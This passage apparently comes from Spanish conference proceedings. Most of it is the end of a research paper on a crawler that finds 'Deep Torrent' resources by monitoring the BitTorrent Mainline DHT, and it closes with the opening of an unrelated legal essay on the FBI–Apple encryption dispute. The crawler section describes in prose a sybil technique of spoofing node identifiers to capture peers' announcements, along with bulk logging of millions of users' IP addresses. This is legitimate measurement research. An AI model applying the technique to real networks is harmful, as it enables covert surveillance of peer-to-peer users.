- `get_peers`. Pide información sobre un archivo f con identificador de archivo ID_f. Este mensaje sigue un procedimiento que funciona de forma iterativa. En cada iteración del proceso, cada salto, los nodos responden al mensaje con las direcciones IP, puertos e identificadores de nodo de los nodos más cercanos a ID_f. En el último salto del proceso los nodos devuelven una lista con las direcciones IP, puertos e identificadores de nodo de los nodos que poseen una copia del recurso buscado, f.
- `announce_peer`. Un nodo anuncia con este mensaje que posee un archivo (o una parte de él) con un identificador de recurso ID_f. Un nodo envía estos mensajes a los k nodos con identificadores más cercanos a ID_f. El valor de k oscila de 3 a 8 dependiendo de la implementación del cliente de BitTorrent. Estos k nodos más cercanos han sido previamente encontrados con un mensaje del tipo `get_peers`. El nodo que envía este mensaje es responsable de reenviarlo cada cierto periodo de tiempo para evitar que su entrada en la lista de nodos que poseen el archivo expire.

IV. Deep Torrent Crawler

El *crawler* de Deep Torrent propuesto se basa en dos módulos (ver Figura 1): (*i*) un monitor de la red Mainline y (*ii*) un *crawler* de la Deep Web para sitios Torrent. El funcionamiento del sistema es sencillo, por un lado el monitor de Mainline se encarga de obtener información sobre qué recursos están siendo activamente anunciados en la red BitTorrent. Por otro lado y de forma paralela, utilizando el *crawler* de Deep Web el sistema extrae los recursos que pueden ser encontrados en los sitios Torrent (Surface Torrent). Finalmente, ambas informaciones son combinadas para encontrar los recursos que, aún siendo activamente anunciados en la red BitTorrent, no pueden ser encontrados en los sitios Torrent. Siguiendo nuestra definición, estos podrían ser los recursos pertenecientes a la Deep Torrent.

IV-A. Monitor de Mainline

El módulo de monitorización de la red Mainline se basa en nuestro trabajo previo [16] y se compone de dos submódulos: *(a) crawler* de nodos y *(b) sniffing* de mensajes.

IV-A1. Crawler *de nodos:* El objetivo del *crawler* de nodos es obtener todos los nodos activos de una zona específica de la red Mainline y mantener esta lista actualizada. Una zona de la red se define como todos los identificadores con un prefijo común en su identificador. Por ejemplo, para un prefijo de 8-bits el *crawler* es capaz de extraer todos los nodos activos en la red cuyo NID comience por los mismos 8 bits.

El proceso de *crawling* comienza obteniendo una lista de nodos en la zona monitorizada, `known_list`, realizando recursivamente consultas a algunos *trackers* fijos. Una vez que se obtiene un número de nodos conocidos se lanzan dos hebras. La primer de ellas lanza mensajes de tipo `find_node` a los nodos presentes en `known_list` buscando nuevos nodos en la zona monitorizada, y la segunda hebra se encarga de recibir las respuestas a las consultas anteriores y actualizar las lista `known_list` con los nuevos nodos detectados.

IV-A2. Sniffing *de mensajes:* El *sniffer* de mensajes comparte con el módulo anterior la lista `known_list`. Este módulo se encarga de enviar periódicamente mensajes de tipo `ping` a los nodos en `known_list` con el objetivo de ser añadido a sus tablas de rutas como vecino conocido. Para maximizar las posibilidades de ser incluido en la tabla de rutas, se utiliza la técnica *sybil*, es decir, se falsea el identificador de nodo origen desde el que se envían los mensajes `ping` incluyendo una gran cantidad de nodos falsos en la zona monitorizada. El objetivo de estos nodos *sybil* es capturar todos los mensajes enviados a la zona que se está monitorizando y, por este motivo, los NID falsos escogidos

deben ser cercanos a los de los nodos que se encuentran en `known_list`.

En resumen, el proceso de monitorización de la red Mainline se puede resumir como sigue. Primero, se obtienen los nodos de una zona específica de la red utilizando el módulo de *crawling*. Después de esto, se intentan insertar como vecinos de estos nodos a los nodos *sybil*. Como resultado, los nodos reales de la red envían mensajes de tipo `announce_peer` a nuestros *sybils* indicando los recursos que comparten dentro de la zona monitorizada y estos mensajes son almacenados en una base de datos con los siguientes campos: `infohash` del recurso anunciados, dirección IP, puerto y NID del nodo que envía el mensaje y marca temporal del instante de llegada del mensaje.

Nótese que este módulo no altera el funcionamiento normal de la zona monitorizada. El único efecto real es que los nodos que se comunican con los *sybils* insertados envían unos pocos mensajes extra a la red.




Figura 2: Evolución del número de nodos que se comunican con el *crawler* en una zona específica de la red Mainline.

IV-B. Deep Web crawler *de sitios Torrent*

Como se mencionó anteriormente, los sitios Torrent almacenan los archivos `.torrent` utilizados para comenzar la descarga de un recurso compartido concreto. Estos sitios normalmente presentan una interfaz de consulta que permite a los usuarios obtener la información relacionada con los recursos torrent buscados. En base a la información obtenida, el usuario es capaz de discriminar cual es el mejor archivo `.torrent` para descargar el recurso deseado. Con el objetivo de permitir que el *crawler* diseñado sea capaz de extraer este conocimiento se utilizan dos fuentes de información:

1. *Búsqueda pasiva*: la información anunciada en sitios Torrent se obtiene utilizando canales *Rich Site Summary* (RSS).
2. *Búsqueda activa*: se realiza también una búsqueda específica de los recursos que ya han sido identificados en la monitorización de la red Mainline centrándose en aquellos que no han sido previamente identificados en la fuente de información basada en RSS.

En cuanto a los canales RSS aclarar que son utilizados comúnmente por los sitios Torrent para anunciar los nuevos recursos indexados en el sitio. Por tanto, de forma periódica se consultan los canales RSS de los sitios monitorizados y se almacena la información de los recursos anunciados en una base de datos de recursos conocidos. La información que se almacena en esta base de datos es la siguiente:

- Identificador único del recurso : `infohash`
- Nombre del recurso
- Tamaño en bytes
- Número de *seeders* y *leechers*
- Marca temporal en la que este recurso comenzó a ser compartido
- Sitio Web desde el que se obtuvo la información
- Marca temporal en la que el *crawler* obtuvo la información

La idea de la búsqueda activa de recursos es utilizar la información que se ha extraído de la monitorización de la red Mainline para realizar una búsqueda más exhaustiva en los sitios Torrent. De esta forma, todos los recursos identificados en la monitorización de la red Mainline que no han sido encontrados en la búsqueda en RSS son identificados. Para cada uno de ellos se realiza una nueva consulta utilizando el `infohash` del recurso anunciado en la red Mainline. Por último, los recursos que no han sido hallados tras esta búsqueda específica pero que sí se encontraron en la monitorización de Mainline son etiquetados como recursos ocultos y almacenados en la base de datos de recursos de la Deep Torrent.

V. Resultados

Se ha realizado la monitorización de una parte de la red Mainline durante 40 días, desde el 18 de diciembre de 2015 hasta el 26 de enero de 2016. Durante este período temporal se ha monitorizado la zona de la red con un prefijo de 8 bits igual a `0x09`. De esta forma, ha sido monitorizada una zona de un total de 256 zonas que compondrían la red Mainline. Dado que la asignación de identificadores de nodo es aleatoria, se considera que esta muestra de la red es representativa de todo el comportamiento de la red completa.

Se han monitorizado en total 842.405 recursos en este período que han sido compartidos por 30.876.711 nodos diferentes (NID diferentes) con 12.954.299 direcciones IP diferentes de todos los continentes. Para cada uno de los recursos monitorizados se han almacenado todos los mensajes de tipo `announce_peer` recibidos y de ellos se ha guardado el NID, la dirección IP y el puerto del nodo que envía el mensaje y la marca temporal del instante en el que llegó. En la Figura 2 se muestra, para los primeros 11 días desde el inicio del periodo de monitorización, la evolución del número de nodos con el que se comunica el monitor de la red Mainline. En esta figura se observa la típica evolución del tráfico de día y de noche. El número de nodos con los que se comunica el monitor crece desde el inicio hasta alcanzar una asíntota tras varios días de operación. Se observa que, dependiendo de la hora del día, alrededor de cien mil nodos están activamente enviando y recibiendo mensajes a/desde nuestro sistema.

Con respecto al módulo de crawling de la Deep Web se han monitorizado desde el 20 de diciembre de 2015 algunos de los sitios Torrent más conocidos:

- http://bitsnoop.com/
- https://torrentz.eu/




Figura 3: Distribución de los tipos de archivos de los recursos descubiertos.




Figura 4: Histograma acumulado del número de direcciones IP (a) y NIDs (b) diferentes recibidas por recurso monitorizado en la Surface Torrent (ST) y en la Deep Torrent (DT).

- https://btdigg.org/
- https://piratebay.to/

Cada uno de de ellos publica periódicamente los nuevos recursos indexados y esta información es descargada y almacenada por nuestro *crawler*. Dependiendo del sitio Torrent la frecuencia de extracción de esta información varía entre 24 y 48 horas. Como resultado se ha almacenado en el sistema información relativa a un total de 22.174.122 recursos.

De los 842.405 recursos recopilados con el módulo de monitorización de la red Mainline sólo se encontró un 40,89 % de ellos (344.490) en los 22 millones de recursos obtenidos con el módulo de monitorización de Deep Web. Una de las aplicaciones de este *crawler* es extraer información de los recursos para, partiendo de ésta, poder extraer conclusiones acerca del contenido monitorizado. En la Figura 3 se muestra la distribución de los tipos de contenido de los recursos monitorizados. Como puede verse, el tipo más común es vídeo y también existe un elevado porcentaje de recursos que no son clasificados en ningún tipo concreto. Aunque es necesario un estudio más profundo para explorar e investigar esta cuestión se muestra que la presente herramienta puede ser de utilidad extrayendo esta información.

Para el resto de los recursos detectados (un total de 497.315) se realiza una búsqueda más exhaustiva utilizando el sitio Torrent https://btdigg.org/ que permite encontrar recursos torrent utilizando en la búsqueda el `infohash` del recurso. Después de esto se encontró información de 284.691 recursos adicionales del conjunto inicial de recursos. Finalmente, no se encontró información de 212.236 recursos en la Surface Torrent lo que supone un 25,19 % del total de los recursos monitorizados. Esta es la estimación inicial que se realiza del tamaño de la Deep Torrent. Nótese que estos resultados son una prueba de concepto del funcionamiento del sistema propuesto y es necesario realizar una búsqueda en mayor profundidad en la Surface Torrent para estimar realmente el tamaño de la Deep Torrent. Aún así, el porcentaje de recursos no encontrados en la Surface Torrent apunta a que el tamaño de la Deep Torrent no es despreciable en absoluto.

Por último, se comprueba la utilidad del sistema propuesto explorando otra aplicación. Es interesante obtener el número aproximado de nodos P2P que comparten activamente recursos tanto en la Surface y como en la Deep Torrent. En la Figura 4 se presenta el histograma acumulado del número de NID y direcciones IP diferentes asociadas a cada uno de los recursos monitorizados para tanto los recursos de la Surface como de la Deep Torrent. Primero, es de resaltar que el número de nodos que comparten los recursos de la Deep Torrent es menor que en el caso de los recursos de la Surface Torrent. Este es un resultado esperado ya que los recursos de la Deep Torrent no son públicamente publicitados en los sitios Torrent y, por tanto, no se espera de ellos que sean populares. Aun así, es sorprendente comprobar que muchos de los recursos de la Deep Torrent son compartidos por un número elevado de nodos. Esto podría apuntar a que estos recursos sí son publicitados pero en sitios ocultos en la Deep Web. Como en los experimentos anteriores, estos resultados no son exhaustivos sino solamente una prueba de concepto para mostrar las capacidades del sistema propuesto.

VI. Conclusiones y trabajo futuro

Este trabajo presenta el concepto de la Deep Torrent, *i.e.*, recursos que son compartidos activamente en la red BitTorrent pero que no pueden ser encontrados en la Surface Torrent, y la necesidad de estudiar sus características y dimensiones de una forma más detallada. A su vez se propone un sistema para extraer los recursos de la Deep Torrent. El sistema combina: (*a*) un *crawler* de la Surface Torrent en la Web y (*b*) un monitor de BitTorrent (Mainline).

Con el objetivo de demostrar la utilidad y el correcto funcionamiento del *crawler* se ha recopilado información de la red Mainline durante 40 días identificando un total de 842.405 recursos. Entre ellos un 74,81 % pertenecen a la Surface Torrent, *i.e.*, pueden ser encontrados en los sitios Torrent; y el resto, un 25,19 %, forman parte de la Deep Torrent. Se ha mostrado que la información obtenida del *crawler* puede ser útil para extraer características interesantes de la Deep Torrent, aunque éstas aún han de ser más profundamente estudiadas.

De estos resultados se deriva que aún existen detalles y cuestiones interesantes que han de ser resueltas en un trabajo futuro. Específicamente se proponen las siguientes líneas:

- Extender el período de monitorización y el número de zonas monitorizadas con el objetivo de obtener resultados más generalizables.
- Estudiar en profundidad las características de los recursos de la Deep Torrent comparándolos con los de la Surface Torrent.
- Incluir en el sistema un nuevo módulo con el que poder descargar de forma automática todos los recursos de la Deep Torrent para estudiarlos en una fase posterior.
- Explorar otras técnicas para realizar el crawling de la Surface Torrent.

Agradecimientos

Este trabajo ha sido financiado parcialmente por el MINECO (Ministerio de Economía y Competitividad) y los fondos FEDER a través del proyecto TIN2014-60346-R y de la Corporación Tecnológica de Andalucía a través del proyecto CTA 15/795.

Referencias

[1] M. K. Bergman, "White Paper: The Deep Web: Surfacing Hidden Value," *The Journal of Electronic Publishing*, vol. 7, no. 1, Aug 2001.

[2] J. Devine, F. Egger-Sider, and A. Rojas, "The Evolving Impact of the Invisible Web: Exploring Economic and Political Ramifications," *Journal of Web Librarianship*, vol. 9, no. 4, pp. 145–161, Dec 2015.

[3] T. Fu, A. Abbasi, and H. Chen, "A focused crawler for Dark Web forums," *Journal of the American Society for Information Science and Technology*, vol. 61, no. 6, pp. 1213–1231, Jun 2010.

[4] B. He, M. Patel, Z. Zhang, and K. C.-C. Chang, "Accessing the Deep Web," *Communications of the ACM*, vol. 50, no. 5, pp. 94–101, May 2007.

[5] D. Sui, J. Caverlee, and D. Rudesill, "The Deep Web and the Darknet: a look inside the Internet's massive black box," Tech. Rep., Oct 2015. [Online]. Available: https://www.wilsoncenter.org/publication/the-deep-web-and-the-darknet

[6] M. L. Nelson, J. A. Smith, and I. G. del Campo, "Efficient, automatic Web resource harvesting," in *Proceedings of the eighth ACM international workshop on Web information and data management - WIDM '06*, Nov 2006, p. 43.

[7] M. Álvarez, A. Pan, J. Raposo, F. Bellas, and F. Cacheda, "Extracting lists of data records from semi-structured Web pages," *Data & Knowledge Engineering*, vol. 64, no. 2, pp. 491–509, Feb 2008.

[8] J. Madhavan, D. Ko, L. Kot, V. Ganapathy, A. Rasmussen, and A. Halevy, "Google's Deep Web crawl," *Proceedings of the VLDB Endowment*, vol. 1, no. 2, pp. 1241–1252, Aug 2008.

[9] R. Huang, Q. Yang, J. Pei, J. Gama, X. Meng, and X. Li, Eds., *Crawling Deep Web Using a New Set Covering Algorithm*, 2009, vol. 5678.

[10] W. Liu, X. Meng, and W. Meng, "ViDE: A Vision-Based Approach for Deep Web Data Extraction," *IEEE Transactions on Knowledge and Data Engineering*, vol. 22, no. 3, pp. 447–460, Mar 2010.

[11] J. L. Hong, "Data Extraction for Deep Web Using WordNet," *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, vol. 41, no. 6, pp. 854–868, Nov 2011.

[12] Y. He, D. Xin, V. Ganti, S. Rajaraman, and N. Shah, "Crawling Deep Web Entity Pages," *Web Search and Data Mining*, pp. 355–364, 2013.

[13] Sandvine, "Global Internet Phenomena Asia-Pacific & Europe," p. 12, 2015. [Online]. Available: https://www.sandvine.com/downloads/general/global-internet-phenomena/2015/global-internet-phenomena-report-apac-and-europe.pdf

[14] C. Zhang, P. Dhungel, D. Wu, and K. W. Ross, "Unraveling the BitTorrent Ecosystem," *IEEE Transactions on Parallel and Distributed Systems*, vol. 22, no. 7, pp. 1164–1177, Jul 2011.

[15] H. Jin, H. Jiang, S. Ibrahim, and X. Liao, "Inaccuracy in Private BitTorrent Measurements," *International Journal of Parallel Programming*, vol. 43, no. 3, pp. 528–547, Oct 2013.

[16] R. A. Rodríguez-Gómez, G. Maciá-Fernández, P. García-Teodoro, M. Steiner, and D. Balzarotti, "Resource monitoring for the detection of parasite P2P botnets," *Computer Networks*, vol. 70, no. 0, pp. 302–311, 2014.

[17] M. Steiner, T. En-Najjary, and E. W. Biersack, "A global view of KAD," *Internet Measurement Conference*, 2007.

[18] G. Memon, R. Rejaie, Y. Guo, and D. Stutzbach, "Montra: A large-scale DHT traffic monitor," *Computer Networks*, vol. 56, no. 3, pp. 1080–1091, Feb 2012.

[19] M. Varvello and M. Steiner, "DHT-based traffic localization in the wild," in *2013 Proceedings IEEE INFOCOM*, Apr 2013, pp. 3141–3146.

[20] B. Cohen, "Incentives Build Robustness in BitTorrent," *Workshop on Economics of Peer-to-Peer systems*, vol. 6, pp. 68–72, 2003.

[21] T. Mennecke, "Azureus Introduces DHT Layer," Tech. Rep., 2005. [Online]. Available: http://www.slyck.com/news.php?story=772

[22] P. Maymounkov and D. Mazières, "Kademlia: A Peer-to-Peer Information System Based on the XOR Metric," in *Revised Papers from the First International Workshop on Peer-to-Peer Systems*, ser. IPTPS '01, 2002, pp. 53–65.

[23] "Mainline DHT Implementation." [Online]. Available: http://bittorrent.org/beps/bep_0005.html

Tecnología y Derecho: el FBI contra Apple

Ángel Gómez de Ágreda
Teniente Coronel

Ejército del Aire
Mando Conjunto de Ciberdefensa
agomde@ea.mde.es

Margarita Robles Carrillo
Doctora en Derecho

Profesora Titular de Universidad
Universidad de Granada
mrobles@ugr.es

Abstract- **Cada día, millones de personas desarrollan una parte de su actividad personal y social en el ciberespacio. Lejos de ser una mera herramienta o instrumento, Internet y las redes en general se han convertido en el escenario de nuestra actividad cotidiana. El profesional de la informática, en general, y de la ciberseguridad, en particular es, arquitecto de las infraestructuras de ese escenario, al tiempo que condiciona el uso que se puede hacer de la tecnología. El Derecho, como regulador de la vida social necesita adaptarse a este nuevo ámbito, a sus ritmos y al alcance global que permite. Ni la sociedad tiene que vivir solamente de conformidad con los nuevos patrones digitales, ni puede pretender regularlos desde una visión clásica pensada para un mundo físico mucho más limitado. El caso del FBI contra Apple sirve de caso de estudio para deliberar sobre el equilibrio necesario entre la seguridad de las comunicaciones privadas y de la intimidad, y la necesidad de los Estados de disponer de instrumentos para llevar a cabo su labor de proporcionar seguridad a sus ciudadanos. Sirve, también, para analizar la relación entre Tecnología y Derecho desde una perspectiva global.**

***Index Terms*- jornadas, ciberseguridad, derecho, tecnología, FBI, Apple, privacidad, seguridad**
Tipo de contribución: *Investigación en desarrollo*

I. Introducción

La Tecnología y el Derecho son componentes imprescindibles de la sociedad, que no puede entenderse ni funcionar sin la una o sin el otro. Aunque son mundos genética, estructural y funcionalmente diferentes, la interacción entre ambos es obligada y crece a medida que el avance científico y tecnológico se convierte en el protagonista principal de la vida social que el Derecho está llamado a organizar. En términos muy simples, el Derecho es un instrumento de ordenación de la vida social y la sociedad, que ya no es sólo física sino también virtual, funciona a través de la Tecnología como nunca antes había acontecido en la historia de la humanidad.

El profesional del derecho, incluyendo en sentido amplio también a quienes elaboran las normas en sede política, debe conocer el mundo de la ciberseguridad porque, en caso contrario, difícilmente podrá operar creando, gestionando y aplicando normas eficaces y útiles frente a esa realidad diferente que conforma el ciberespacio y que afecta transversalmente a todos los ámbitos de la vida en sociedad. El profesional de la ciberseguridad, como configurador del escenario en el que se desarrolla la vida virtual de la sociedad, debe conocer el Derecho y tener, además, un papel activo en los procesos jurídicos porque su actividad ha de estar clara y correctamente regulada para garantizar la conformidad de sus actos con la norma y porque las consecuencias de sus acciones son considerablemente mayores y afectan, ahora más que nunca, al resto de los agentes sociales, políticos o económicos.

El impulso a la formación en materia de ciberseguridad, en particular, a través de instituciones oficiales como INCIBE, debe aprovecharse para promover la interacción entre el profesional del derecho y el profesional de la ciberseguridad y el fomento de la interdisciplinariedad que, si es aconsejable siempre, resulta ineludible en este caso. El mundo del Derecho no puede seguir operando al margen de una Tecnología que está cambiando los modelos sociales, económicos y políticos y consolidando formas diferentes de relación y de comunicación. La Tecnología no puede seguir avanzando sin ajustarse a los requerimientos del Derecho que, al final, son los que impone la necesidad de organizar la vida social. Es evidente que el proceso científico y tecnológico ni puede ni va a detenerse, pero hay que plantearse que es necesario regularlo, fundamentalmente para los propios profesionales de la ciberseguridad que han de contar con la seguridad jurídica y las garantías suficientes en el desempeño de sus funciones.

Es cierto que hay profesionales del derecho especializados en ciberseguridad y hay profesionales de la ciberseguridad con amplios conocimientos jurídicos, pero no es suficiente. Cualquier operador jurídico debe ser capaz de asumir el cambio que implica el desarrollo tecnológico en términos de seguridad y cualquier profesional de la ciberseguridad debe tener una formación básica que le permita el ejercicio de su profesión con seguridad dentro de la legalidad vigente.

En su trabajo, el profesional de la ciberseguridad se enfrenta a problemas propios de un mundo jurídico que está obligado a conocer y cumplir porque el desconocimiento de la ley no exime de su cumplimiento. Pero, además de ser difícil con carácter general, como demuestran las cuestiones o las dudas que habitualmente puede formular un experto en ciberseguridad, la realidad es que el desajuste entre el rápido avance tecnológico y la pausada y deficiente regulación jurídica perjudican principalmente al profesional de la seguridad.

II. CONTEXTO GENERAL: ESTADOS, EMPRESAS Y CIUDADANÍA

Si la Tecnología y el Derecho están abocados a convivir en cualquier sociedad, esa coexistencia obligada resulta cada día más difícil, pero, también, cada día más necesaria. Si hasta hace relativamente poco tiempo, los litigios cibernéticos parecían casi anecdóticos, en la actualidad, se han convertido en una inquietante y compleja realidad.

A finales de 2015, en Brasil, cerca de cien millones de usuarios vieron cortado su acceso a las comunicaciones por WhatsApp. Una juez ordenó a las operadoras de telefonía bloquear el servicio porque la compañía se niega a colaborar en una investigación criminal. Trece horas después, otro juez anuló esa decisión considerando que no era razonable. Además de los daños económicos, difícilmente cuantificables, tenía lugar una afectación de derechos básicos de los usuarios y de la propia empresa. A principios de marzo de este mismo año, un directivo de Facebook es detenido por orden judicial por negarse a entregar los datos requeridos para una investigación. El secreto de las comunicaciones es el derecho fundamental que alegan para negarse a cumplir el mandato judicial.

En esta situación hay que plantearse dos cuestiones básicas. La primera es si podrían seguir funcionando, y del mismo modo, estos canales de comunicación social si los usuarios supiesen que sus mensajes y sus datos no están protegidos por el derecho a la intimidad, a la privacidad y al secreto de las comunicaciones. Y la segunda cuestión es, precisamente, porqué las empresas, los proveedores o los responsables de la seguridad informática se ven obligados a incumplir una obligación fundamental de respeto de esos derechos reconocidos en cualquier sistema democrático. En definitiva, ¿puede una orden judicial obligar a un profesional de la ciberseguridad a vulnerar esos derechos fundamentales de la persona, además de sus propios códigos deontológicos y el conjunto de la normativa de seguridad para colaborar en una investigación? En cualquier Estado constitucional y democrático de Derecho, por su propio nombre, los límites al ejercicio de los derechos fundamentales deben estar preestablecidos por ley, ser necesarios y ser proporcionales al fin perseguido que ha de ser legítimo.

A principios de 2016, Marruecos decidió restringir los llamados servicios VoIP en redes 3G y 4G, operación que culminó en marzo haciendo extensivo el bloqueo a las redes Wi-Fi y ADSL. La Agencia Nacional de Reglamentación de las Telecomunicaciones (ANRT) explicó en un comunicado que la prohibición de llamadas de Internet móvil, Viber, Skype y Whatsapp se debió a que carecían de licencia para realizar este tipo de prestaciones. Parece ser que Maroc Télécom, Inwi y Méditel, las tres grandes operadoras de telecomunicaciones locales, estuvieron detrás de esa decisión que fue refrendada por el Gobierno marroquí.

Las protestas no se hicieron esperar. Más de diez millones de usuarios se vieron afectados por una decisión que esconde motivaciones políticas y, también, indudablemente económicas porque sacraliza una situación de monopolio comercial para compañías afines políticamente al gobierno. No es un caso aislado sino una dinámica que se repite en países que no respetan estándares democráticos. Irán, Bangladesh, Guinea Ecuatorial, Egipto, Burundi, Irán, China y Corea del Norte ejemplifican situaciones similares o más graves que ya se dan en el mundo físico, pero que resultan difícilmente extrapolables al virtual donde no hay fronteras aparentes, pero donde parecen empezar a construirse por parte de los Estados de tal modo que condicionan el trabajo del profesional de la ciberseguridad. El ciberespacio impone una coexistencia de regímenes democráticos y dictatoriales sin las demarcaciones del mundo físico y sin solución de continuidad. Es una situación que plantea dos interrogantes. El primero es hasta qué punto puede el Derecho convertirse en un instrumento para limitar el desarrollo y la transmisión de la tecnología con una finalidad económica o, especialmente, política. La segunda cuestión es, desde la otra perspectiva, hasta qué punto un profesional de la ciberseguridad puede ser responsable por realizar acciones o incumplir obligaciones en esos diferentes Estados cuando en el ciberespacio no hay una frontera física que permite determinar dónde llega cada legalidad. No es un problema nuevo, pero se mantiene irresuelto y no parece que tenga solución en un futuro próximo.

Como es fácil suponer, no existe en este momento literatura científica al respecto de estos casos ya que apenas han transcurrido unos meses desde que ocurrieron. De hecho, es probable que su aparición se produzca cuando nuevos elementos hayan alterado ya las conclusiones a las que se pueda haber llegado.

En 2000, un tribunal francés ordenó a Yahoo! bloquear el acceso desde Francia a las páginas web con contenido racista o xenófobo, en particular, referencias al régimen nazi, que están prohibidas en Francia, pero son legales en EEUU, país en el que está afincada la compañía y de la que es nacional. Curiosamente, el juez ordena una investigación por parte de un grupo de expertos independientes con objeto de dilucidar las posibles soluciones técnicas que podrían darse a este caso. Una propuesta es que habría que establecer un sistema capaz de identificar el origen geográfico o la nacionalidad del potencial usuario para impedirle el acceso. Tras barajar diversas opciones, el nombre del dominio, el sitio web o la IP, surge el problema de que la mayoría de las conexiones en Francia se hacen a través de proveedores de servicios situados en territorio francés y asignando direcciones IP identificadas como francesas, lo que supondría impedir el acceso con carácter general [1].

Pero, el problema principal es que la solución la debe ofrecer y ejecutar Yahoo!. Además del coste en términos profesionales y económicos, la cuestión es que se trata de una compañía nacional de un Estado y situada en su territorio que es objeto de una orden judicial procedente de un tribunal de un Estado distinto obligándola a realizar una acción –impedir el acceso a determinados contenidos webs desde Francia- que, sin embargo, es legal en su país de origen. Cumplir con la orden judicial y la legislación francesa supone incumplir la norma americana que, sobre la base de la Primera Enmienda, prima la libertad de expresión sobre la lucha contra el racismo y la xenofobia.

Estos ejemplos representan situaciones distintas. Por una parte, Brasil y Marruecos traducen el conflicto entre un Estado y una empresa extranjera alegando que no cumple con la normativa local. Es obvio que hay que respetar la legalidad vigente pero, en el espacio cibernético, esa exigencia puede resultar de imposible cumplimiento porque no se pueden cumplir todas las normas de todos los países y al mismo tiempo. Sólo hay que pensar en la libertad de expresión o en

la libertad religiosa cuyo ejercicio natural en muchos Estados es una violación de las prohibiciones establecidas al respecto en otros países. Por otra parte, el caso de Yahoo! es un paso más en esta secuencia porque se convierte en una controversia entre dos Estados, EEUU y Francia, a favor y en contra de una empresa por actividades que son legales en el primero, pero no en el segundo. En este supuesto, llevado al extremo, la empresa está sometida a una prueba diabólica porque se le obliga a elegir entre respetar la norma estadounidense incumpliendo la francesa o a la inversa. Una tercera y última modalidad es la que enfrenta a un Estado con sus propias empresas. El caso emblemático es ahora el del FBI contra Apple que tampoco es el primero de esta compañía.

En un país en el que, diariamente, unas trescientas personas son víctimas de disparos de armas de fuego, el 2 de diciembre de 2015, un tiroteo en un centro de servicios sociales para discapacitados en el condado de San Bernardino (California) causó 14 muertos y 21 heridos, convirtiéndose en la sexta peor matanza de la historia de Estados Unidos y la más grave desde diciembre de 2012. Con este atentado, el perfil del "yihadista de la puerta de al lado" se convierte en una amenaza grave, real, próxima o cotidiana, frente a la cual es muy difícil actuar porque, incluso cuando existe la sospecha, es extremadamente complicado proceder a la identificación y vigilancia de todos y de todo, y hacerlo, además, respetando la legalidad. La prioridad del Gobierno y del Presidente Obama es, a partir del atentado, diseñar una estrategia antiterrorista, reabriendo el debate sobre privacidad y seguridad, control de las comunicaciones y encriptación.

Esa perspectiva puede no ser la correcta. Como explican Pell y Soghoian, "the communications of Americans will only be secured through the use of privacy-enhancing technologies like encryption, not with regulations prohibiting the use or sale of surveillance technology (…). the American public is poised, quite unknowingly, at the threshold of a new era of communications interception that will be unprecedented in its pervasiveness and variety. Foreign governments, criminals, the tabloid press, and curious individuals with innumerable private motives can now leverage longstanding security vulnerabilities in our domestic cellular communications networks that were previously only exploitable by a few global powers" [2].

El análisis del caso se realiza situándose, en primer lugar, en el terreno policial y judicial donde se desarrolla la investigación sobre el denominado caso Apple (III). En segundo término se aborda, en el plano jurídico-político, la cuestión de fondo, porque no se trata solamente de un debate entre seguridad y privacidad, sobre si permitir o no el acceso a un determinado dispositivo. En realidad, el problema va mucho más allá porque puede llegarse, incluso, a plantear la posibilidad de condicionar o limitar la investigación y el desarrollo por parte de los profesionales de la ciberseguridad de productos tan avanzados que impidan, por ejemplo, la desencriptacion (IV).

III. EL ASUNTO APPLE

